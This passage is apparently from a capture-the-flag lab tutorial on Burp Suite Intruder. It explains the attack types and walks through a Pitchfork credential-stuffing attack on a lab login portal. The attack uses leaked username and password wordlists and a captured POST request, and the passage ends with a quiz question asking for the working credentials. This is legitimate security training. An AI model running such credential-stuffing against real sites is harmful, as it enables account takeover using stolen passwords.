3. **Pitchfork**: The Pitchfork attack type enables the simultaneous testing of multiple positions with different payloads. It allows the tester to define multiple payload sets, each associated with a specific position in the request. Pitchfork attacks are effective when there are distinct parameters that need separate testing.
4. **Cluster bomb**: The Cluster bomb attack type combines the Sniper and Pitchfork approaches. It performs a Sniper-like attack on each position but simultaneously tests all payloads from each set. This attack type is useful when multiple positions have different payloads, and we want to test them all together.


Each attack type has its advantages and is suitable for different testing scenarios. Understanding their differences helps us select the appropriate attack type based on the testing objectives.

Answer the questions below

What attack type cycles through the payloads inserting one payload at a time into each position defined in the request?   Sniper

Practical Example

To put our theoretical knowledge into practice, we will attempt to gain access to the support portal located at `http://10.10.193.11/support/login`. This portal follows a typical login structure, and upon inspecting its source code, we find that no protective measures have been implemented:



```
---
<form method="POST">
    <div class="form-floating mb-3">
        <input class="form-control" type="text" name=username  placeholder="Username" required>
        <label for="username">Username</label>
    </div>
    <div class="form-floating mb-3">
        <input class="form-control" type="password" name=password  placeholder="Password" required>
        <label for="password">Password</label>
    </div>
    <div class="d-grid"><button class="btn btn-primary btn-lg" type="submit">Login!</button></div>
</form>
---
```

Given the absence of protective measures, we have multiple options to exploit this form, including a cluster bomb attack for brute-forcing the credentials. However, we have an easier approach at our disposal. Attached to this task is a compressed file called BastionHostingCreds.zip, which contains a collection of leaked credentials belonging to Bastion Hosting employees.

Approximately three months ago, Bastion Hosting fell victim to a cyber attack, compromising employee usernames, email addresses, and plaintext passwords. While the affected employees were instructed to change their passwords promptly, there is a possibility that some disregarded this advice.

As we possess a list of known usernames, each accompanied by a corresponding password, we can leverage a credential-stuffing attack instead of a straightforward brute-force. This method proves advantageous and significantly quicker, especially when utilising the rate-limited version of Intruder. To access the leaked credentials, download the file from the target machine using the following command in the AttackBox: `wget http://10.10.193.11:9999/Credentials/BastionHostingCreds.zip`

Tutorial


To solve this example, follow these steps to conduct a credential-stuffing attack with Burp Macros:

1. Download and Prepare Wordlists:

    - Download and extract the BastionHostingCreds.zip file.
    - Within the extracted folder, find the following wordlists:
        - emails.txt
        - usernames.txt
        - passwords.txt
        - combined.txt
2.

    These contain lists of leaked emails, usernames, and passwords, respectively. The last list contains the combined email and password lists. We will be using the `usernames.txt` and `passwords.txt` lists.

3. Navigate to `http://10.10.193.11/support/login` in your browser. Activate the Burp Proxy and attempt to log in, capturing the request in your proxy. Note that any credentials will suffice for this step.
4. Send the captured request from the Proxy to Intruder by right-clicking and selecting "Send to Intruder" or using `Ctrl + I`.
5. In the "Positions" sub-tab, ensure that only the username and password parameters are selected. Clear any additional selections, such as session cookies.
6. Set the Attack type to "Pitchfork."



Choose an attack type

Attack type: Pitchfork


Payload positions

Configure the positions where payloads will be inserted, they can be added into the target as well as the base request.

Target: http://10-10-219-76.p.thmlabs.com ☑ Update Host header to match target

```
POST /support/login/ HTTP/1.1
Host: 10-10-219-76.p.thmlabs.com
Content-Length: 35
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://10-10-219-76.p.thmlabs.com
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/116.0.5845.141 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.
8,application/signed-exchange;v=b3;q=0.7
Referer: http://10-10-219-76.p.thmlabs.com/support/login/
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Connection: close

username=§username§&password=§password§
```

7. Move to the "Payloads" sub-tab. You will find two payload sets available for the username and password fields.




Payload sets

You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and each payload type can be customized in different ways.

Payload set: 1 Payload count: 0

Payload type: Request count: 0

8. In the first payload set (for usernames), go to "Payload Options," choose "Load," and select the `usernames.txt` list.
   - Repeat the same process for the second payload set (for passwords) using the `passwords.txt` list.
   - The entire process can be seen in the GIF image below:



Payload Sets

You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and each payload type can be customized in different ways.

Payload set: 1 Payload count: 0


Payload type: Simple list Request count: 0

Payload Options [Simple list]

This payload type lets you configure a simple list of strings that are used as payloads.

9. Click the **Start Attack** button to begin the credential-stuffing attack. A warning about rate-limiting may appear; click **OK** to proceed. The attack will take a few minutes to complete in Burp Community.
10. Once the attack starts, a new window will display the results of the requests. However, as Burp sent 100 requests, we need to identify which one(s) were successful.

    Since the response status codes are not differentiating successful and unsuccessful attempts (all are 302 redirects), we need to use the response length to distinguish them.



Request	Payload 1	Payload 2	Status	Error	Timeout	Length
[redacted]	[redacted]	[redacted]	302	☐	☐	591
0			302	☐	☐	672
1	l.madden	bambam	302	☐	☐	672
2	j.poole	UnitedKingdom123	302	☐	☐	672

    Click on the header for the "Length" column to sort the results by byte length. Look for the request with a shorter response length, indicating a successful login attempt.
11. To confirm the successful login attempt, use the credentials from the request with the shorter response length to log in.

Answer the questions below

What username and password combination indicates a successful login attempt? The answer format is "username:password".